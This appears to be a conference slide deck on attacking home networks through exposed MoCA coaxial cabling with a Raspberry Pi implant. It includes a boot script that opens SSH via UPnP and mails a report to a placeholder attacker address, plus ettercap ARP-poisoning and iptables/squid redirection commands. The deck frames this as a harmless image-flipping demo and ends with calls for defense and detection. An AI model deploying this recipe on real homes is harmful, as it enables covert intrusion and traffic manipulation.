  - That will provide useful cover for the attacking equipment



# Tools of the Trade

- MoCA-to-Ethernet bridge
- RG-6 Coaxial Cable
- >1GHz Coaxial Splitter



# Burning Bridges


- Connect the attack device to the bridge's Ethernet interface
- Actiontec LAN does not engage link protection
  - Any device can connect




# What just happened here?

- A MoCA device has been added to the coaxial bus
- Remember, both MoCA WAN and LAN run on the same physical bus
- The bus is terminates outside the home
- By attaching to the MoCA LAN, the internal Ethernet LAN has been extended outside the home

# Situation normal



# SNAFU



# What could possibly go wrong?

- Enables attacks defeated by a firewall
- Network redirection
  - Address resolution protocol poisoning
  - DHCP response spoofs
  - DNS hijacking
- Traffic profiling
  - Deep packet inspection
  - What do you do at home that you wouldn't do at work?
- What's old is new again! Hello 2001!

# Ethernet attacks, so retro!

- Enables direct attack against the local Ethernet network
- Many attacker tools and frameworks have been developed to automate infiltration
  - Ettercap
  - dsniff
  - Metasploit
  - BeEF
  - EvilGrade
  - Karmetasploit



# This tattoo will protect me from harm!

- MoCA filters
- Block signal in the MoCA ranges
- Marketed as a security layer to protect against unwanted MoCA signals
- Typically located on the feed to the splitter
  - Almost always exposed
- Designed to prevent signal bleed between houses
  - NOT between the interior and exterior walls.





# Requirements

- Drop-in physical toolkit
  - Physical insertion
  - Power
  - Computing device
- Remote access to toolkit
  - Reverse tunnel, requires a server
  - Port forwarding?
- Traffic redirection
- Content manipulation

# Design Objectives

- DO NO HARM
  - This is a demo for educational purposes
  - Random useless site redirection is obvious, nondestructive
- Use standard tools
  - Less profiling
  - Updatable
  - Disposable
- Minimize power consumption
  - Enable attacker to walk away and preserve cover
  - Unit must last at least a day
- Control costs

# Ingredients

- Universal Power Supply
  - APC BackUPS 350 ES
  - Management software for soft shutdown
  - Can turn off the alarm
  - ~60 hours uptime for a 3VA device, like an ARM



## Raspberry Pi

- Model B – 512 MB RAM
- ARM11 processor
- Minimal power consumption
- Requires 8GB class 10 SD Card for storage (OS)
- Cheap



# Ingredients

- Kali Linux
  - Standard penetration testing distribution
  - Has necessary tools – Ettercap, perl, python
  - Extendable via Debian repositories
    - squid, apache, miniupnp
  - Available images for ARM, including Raspberry Pi
  - FREE
- Universal Plug-n-play IGD protocol
  - Actiontec firewall/router
- MoCA-to-Ethernet bridge
  - Netgear MCAB1001

# Universal Plug-n-Play

- uPNP enables service discovery on broadcast domains
- UDP port 1900
- No authentication
- No routing required, everything just blabs
  - iPhone
  - Computer
  - Printer
  - TVs - DLNA
  - Router



# Internet Gateway Device

- uPNP protocol to ease manipulation of firewall rules



- Allows the firewall to adjust posture based on the requests of internal hosts
  - No authentication
  - Forwards requested ports and sets up NAT
- Most embedded routers support IGD
- Supported by Microsoft, DLNA, ISPs

How helpful!

# Image Hijinks

- Transparent proxy needed to manipulate web streams
  - Squid provides URL\_REWRITE facility to support 3<sup>rd</sup> party tools
  - ImageMagik libraries do the work
- I Love My Neighbors
  - Josh Wright's wireless honeypot distribution
  - Accomplishes my goals (flipping pics, funny things)
  - Perl scripts for URL\_REWRITE
- Some BASH scripting to get it all set up

# Recipe for Raspberry MoCA: Phase 1

- Insertion and remote access
- Upon boot, execute a uPNP command to forward an external port to local SSH server
  - {External IP}:22/tcp -> {Raspberry MoCA IP}:22/tcp
- Report information to attacker

```
#!/bin/sh -e
# rc.local
sleep 120;
upnpc -a `ip addr | fgrep "inet " | fgrep -v "host lo" | awk '{print $2}' \
| awk -FV '{print $1}'` 22 22 tcp | tee /tmp/report \
| mailx -s `ip addr | fgrep "inet " | fgrep -v "host lo" | awk '{print $2}' \
| awk -FV '{print $1}'` .report surreptitiously.delicious@foo.bar
exit 0
```

# Recipe: Phase 2

- Engage image manipulation
- ARP poison the LAN

echo -n , Redirecting traffic

```
ettercap -D -I /root/etter.infos -m /root/etter.msgs -M arp // //
```

- Redirect web streams to local proxy

echo -n , Redirecting ports

```
iptables --flush
```

```
iptables --table nat --flush
```

```
iptables --delete-chain
```

```
iptables --table nat -A PREROUTING -i eth0 -p tcp \  
--destination-port 80 -j REDIRECT --to-port 3128
```

- Manipulate the web stream

```
rm /etc/squid3/url_rewrite_program
```

```
ln -s $SDIR/$1 /etc/squid3/url_rewrite_program
```

```
service squid3 restart >/dev/null
```

# DEMO

- WATCH THIS!

famous last words....

# Results

- ARM11 is single core and it shows
  - A little pokey for manipulating large images
  - Reduced apache and squid to 5 threads
  - Lowers CPU interrupt contention
  - Only use simple flips. Animated GIFs are S..L..O..W..
- Traffic redirection
  - Network with six normal devices on it
  - Phones, DVR, computers
  - All redirected with no noticeable performance issues
    - Simple replacement of the word 'dog' with 'cat'
  - MoCA works well for this

# Results

- Compared to attack injections
  - Images are huge payloads. Injections are small.
  - Static payload insertion does not require heavy proc
- Raspberry MoCA Platform provides
  - Guaranteed remote access for a defined time
  - Quick delivery and insertion. Minimizes exposure
  - Low cost platform. <\$300 is disposable
  - Commodity components. Minimizes profilable artifacts
  - Low-latency traffic redirection and manipulation
    - Find a resource and implant a more permanent backdoor

# Security needs YOU!

- This is a major exposure of the physical transport layer
- Requires reassessment and attention from cable installers and Internet providers
- Consumers should demand this!

# Ongoing work

- Detect MoCA injections
- Alert on network insertion
  - Offer something more than ArpWatch?
- SLIM and Counter-Pi
  - in collaboration with Stephan Browarny

# Questions?

Andrew Hunt

[ahunt5@masonlive.gmu.edu](mailto:ahunt5@masonlive.gmu.edu)

# Backup

- Because sometimes things don't go as planned...

# Man's Best Friend

Firefox

en.wikipedia.org/wiki/Dog

Since that time, *C. domesticus* and all taxa referring to domestic dogs or subspecies of dog listed by Linnaeus, Johann Friedrich Gmelin in 1792, and Christian Smith in 1839, lost their subspecies status and have been listed as *taxonomic synonyms* for *Canis lupus familiaris*.<sup>[27]</sup>

## History and evolution

*Main articles: Origin of the domestic dog and Gray wolf*

Domestic dogs inherited complex behaviors from their wolf ancestors, which would have been pack hunters with complex body language. These sophisticated forms of social cognition and communication may account for their trainability, playfulness, and ability to fit into human households and social situations, and these attributes have given dogs a relationship with humans that has enabled them to become one of the most successful species on the planet today.<sup>[23]</sup>

Although experts largely disagree over the details of [dog domestication](#), it is agreed that human interaction played a significant role in shaping the subspecies.<sup>[28]</sup> Domestication may have occurred initially in separate areas, particularly Siberia and Europe. Currently it is thought domestication of our current lineage of dog occurred sometime as early as 15,000 years ago and arguably as late as 8500 years ago. Shortly after the latest domestication, dogs became ubiquitous in human populations, and spread throughout the world.

Emigrants from Siberia likely crossed the [Bering Strait](#) with dogs in their company, and some experts<sup>[29]</sup> suggest the use of [sled dogs](#) may have been critical to the success of the waves that entered North America roughly 12,000 years ago,<sup>[29]</sup> although the earliest archaeological evidence of dog-like canids in North America dates from about 9,400 years ago.<sup>[30][31]</sup> Dogs were an important part of life for the [Athabaskan](#) population in North America, and were their only domesticated animal. Dogs also carried much of the load in the migration of the [Apache](#) and [Navajo](#) tribes 1,400 years ago. Use of dogs as [pack animals](#) in these cultures often persisted after the introduction of the horse to North America.<sup>[32]</sup><sup>[page needed]</sup>

The current consensus among biologists and archaeologists is that the dating of first domestication is indeterminate,<sup>[28][32]</sup> although more recent evidence shows isolated domestication events as early as 33,000 years ago.<sup>[33][34]</sup> There is conclusive evidence the present lineage of dogs genetically diverged from their wolf ancestors at least 15,000 years ago,<sup>[35][36][37][38][39]</sup> but some believe domestication to have occurred earlier.<sup>[28]</sup> Evidence is accruing that there were previous domestication events, but that those lineages died out.<sup>[40]</sup>

It is not known whether humans domesticated the wolf as such to initiate dog's divergence from its ancestors, or whether dog's evolutionary path had already taken a different course prior to domestication. For example, it is hypothesized that some wolves gathered around the campsites of paleolithic camps to scavenge refuse, and associated evolutionary pressure developed that favored those who were less frightened by, and keener in approaching, humans.

The bulk of the scientific evidence for the evolution of the domestic dog stems from morphological studies of archaeological findings and [mitochondrial DNA](#) studies. The divergence date of roughly 15,000 years ago is based in part on archaeological evidence that demonstrates the domestication of dogs occurred more than 15,000 years ago,<sup>[22][32]</sup> and some genetic evidence indicates the domestication of dogs from their wolf ancestors began in the late [Upper Paleolithic](#) close to the [Pleistocene/Holocene](#) boundary, between 17,000 and 14,000 years ago.<sup>[41]</sup> But there is a wide range of other, contradictory findings that make this issue controversial.<sup>[citation needed]</sup> There are findings beginning currently at 33,000 years ago distinctly placing them as domesticated dogs evidenced not only by shortening of the muzzle but widening as well as crowding of teeth.

Archaeological evidence suggests that the latest point at which dogs could have diverged from wolves was roughly 15,000 years ago, although it is possible they diverged much earlier.<sup>[23]</sup> In 2008, a team of international scientists released findings from an excavation at



Ancient Greek rhyton in the shape of a dog's head, made by Brygos, early 5th century BC. Jérôme Carcopino Museum, Department of Archaeology, Aleria



# The World Upside-Down

Firefox

W Dog - Wikipedia, the free encyc... +

en.wikipedia.org/wiki/Dog

en.wikipedia.org/wiki/Dog

Article Talk

Read View source View history Search

## Dog

From Wikipedia, the free encyclopedia

*For other uses, see [Dog \(disambiguation\)](#).*

The domestic **dog** (*Canis lupus familiaris*)<sup>[2][3]</sup> is a *subspecies* of the *gray wolf* (*Canis lupus*), a member of the *Canidae* family of the mammalian order *Carnivora*. The term "domestic dog" is generally used for both *domesticated* and *feral* varieties. The dog has been the first animal to be domesticated<sup>[4]</sup> and has been the most widely kept *working*, *hunting*, and *pet* animal in human history. The word "dog" may also mean the male of a canine species,<sup>[5]</sup> as opposed to the word "bitch" for the female of the species.

MtDNA evidence shows an evolutionary split between the modern dog's lineage and the modern wolf's lineage around 100,000 years ago but, as of 2013, the oldest fossil specimens genetically linked to the modern dog's lineage date to approximately 33,000-36,000 years ago.<sup>[4][6]</sup> Dogs' value to early human hunter-gatherers led to them quickly becoming ubiquitous across world cultures. Dogs perform many roles for people, such as *hunting*, *herding*, *pulling loads*, *protection*, *assisting police* and *military*, *companionship*, and, more recently, *aiding handicapped individuals*. This impact on human society has given them the nickname "Man's Best Friend" in the Western world. In some cultures, dogs are also a *source of meat*.<sup>[7][8]</sup> In 2001, there were estimated to be 400 million dogs in the world.<sup>[9]</sup>

Most breeds of dogs are at most a few hundred years old, having been artificially selected for particular *morphologies* and *behaviors* by people for specific functional roles. Through this *selective breeding*, the dog has developed into hundreds of varied *breeds*, and shows more behavioral and morphological variation than any other land mammal.<sup>[10]</sup> For example, height measured to the *withers* ranges from 15.2 centimetres (6.0 in) in the *Chihuahua* to about 76 cm (30 in) in the *Irish Wolfhound*; color varies from white through grays (usually called "blue") to black, and browns from light (tan) to dark ("red" or "chocolate") in a wide variation of patterns; *coats* can be short or long, coarse-haired to wool-like, straight, curly, or smooth.<sup>[11]</sup> It is common for most breeds to *shed* this coat.

**Contents** [hide]

- Etymology and related terminology
- Taxonomy
- History and evolution
  - DNA studies
- Roles with humans
  - Early roles
  - As pets
  - Work
  - Sports and shows
  - As a food source

**Domestic dog**

Temporal range: 0.033–0Ma

PreЄ E O S D C F T J K Pg N

Pleistocene – Recent



Yellow Labrador Retriever, the most registered breed of 2009 with the AKC

**Conservation status**

Domesticated

**Scientific classification**

Kingdom: Animalia

Phylum: Chordata

Class: Mammalia

Order: Carnivora

Family: Canidae

Genus: *Canis*

# Watch Out, Plane!

Firefox

Travel News, Guides and Tips - ...

www.cnn.com/TRAVEL/?hpt=sitenav

Google

SET EDITION: U.S. INTERNATIONAL MÉXICO ARABIC

TV: CNN CNNI CNN en Español HLN

Sign up Log in

SEARCH

HOME TV & Video CNN Trends U.S. World Politics Justice Entertainment Tech Health Living **Travel** Opinion iReport Money Sports

Updated 2:47 PM EDT, Tue April 22, 2013

### Don't miss



Wild U.S.: 7 places to see it



America's 10 highest-tech hotels



The world's most colorful cities



Today's photo: Alpine vista



Five things to know about FAA furloughs

Staffing reductions of Federal Aviation Administration employees are definitely causing air traffic delays. Which flights will be affected is more difficult to pinpoint. [FULL STORY](#) | Furloughs bring big delays at LaGuardia

#### TOP TRAVEL STORIES

- Rules allowing knives on planes delayed | [New TSA rules on knives](#)
- Hot wheels: Car rentals with bling
- Dreamliner battery fix cleared
- Airlines ask court to block FAA cuts
- 8 things to know about L.A.'s Koreatown | [15 things to do around L.A.](#)
- Don't let allergies stop you from traveling
- Boeing's new 747-8: Same, but different
- Travelers must 'say something'
- Natural wonders: [A top 10 list](#) | [10 top guided tours](#)

### 'Anthony Bourdain: Parts Unknown'

**Anthony goes to L.A.**  
The City of Angels serves up global flavors on this Sunday's show.

**Tune in Sunday, April 21 at 9 p.m. ET**

- 8 things to know about L.A.'s Koreatown
- Koreatown's ever-changing flavor
- Photos: 15 things to do around L.A.

Travel Snapshot

# Prove it!

```
7587 mac vendor fingerprint  
2183 known services  
root@kali:~#
```

```
19 192.168.1.7 - PuTTY  
16 proxy 14149 14138 0 02:29 ? 00:00:00 (unlinkd)  
17 root 14184 13455 0 02:32 pts/1 00:00:00 ps -ef  
18 root@kali:~# netstat -an | grep -v unix  
19 Active Internet connections (servers and established)  
20 Proto Recv-Q Send-Q Local Address Foreign Address State  
21 tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN  
22 tcp 0 0 0.0.0.0:3128 0.0.0.0:* LISTEN  
23 tcp 0 0 192.168.1.7:3128 192.168.1.5:55980 ESTABLISHED  
24 tcp 0 0 192.168.1.7:22 192.168.1.5:53302 ESTABLISHED  
25 tcp 0 0 192.168.1.7:3128 192.168.1.5:55979 ESTABLISHED  
26 tcp 0 0 192.168.1.7:22 192.168.1.5:52984 ESTABLISHED  
27 tcp6 0 0 :::80 :::* LISTEN  
28 tcp6 0 0 :::22 :::* LISTEN  
29 tcp6 0 1 192.168.1.7:49305 192.168.0.25:80 SYN_SENT  
30 tcp6 0 1 192.168.1.7:49304 192.168.0.25:80 SYN_SENT  
31 udp 0 0 0.0.0.0:56749 0.0.0.0:*  
32 udp 0 0 0.0.0.0:68 0.0.0.0:*  
33 udp 0 0 0.0.0.0:16753 0.0.0.0:*  
34 udp6 0 0 :::44619 :::*  
35 udp6 0 0 :::53582 :::*  
36 raw 0 0 0.0.0.0:255 0.0.0.0:* 7  
37 Active UNIX domain sockets (servers and established)  
38 Proto RefCnt Flags Type State I-Node Path  
39 root@kali:~#
```

```
192.168.1.100 b8-27-eb-be-53-57 dynamic  
224.0.0.22 01-00-5e-00-00-16 static  
224.0.0.252 01-00-5e-00-00-fc static  
224.0.1.60 01-00-5e-00-01-3c static  
239.255.255.250 01-00-5e-7f-ff-fa static  
255.255.255.255 ff-ff-ff-ff-ff-ff static
```

```
C:\Users\ahunt>arp -a  
Interface: 192.168.1.5 --- 0xf  
Internet Address Physical Address Type  
192.168.1.1 b8-27-eb-be-53-57 dynamic  
192.168.1.4 30-69-4b-9f-3f-ce dynamic  
192.168.1.7 b8-27-eb-be-53-57 dynamic  
192.168.1.9 b8-27-eb-be-53-57 dynamic  
192.168.1.11 b8-27-eb-be-53-57 dynamic  
192.168.1.13 b8-27-eb-be-53-57 dynamic  
192.168.1.100 b8-27-eb-be-53-57 dynamic  
224.0.0.22 01-00-5e-00-00-16 static  
224.0.0.252 01-00-5e-00-00-fc static  
224.0.1.60 01-00-5e-00-01-3c static  
239.255.255.250 01-00-5e-7f-ff-fa static  
255.255.255.255 ff-ff-ff-ff-ff-ff static  
C:\Users\ahunt>
```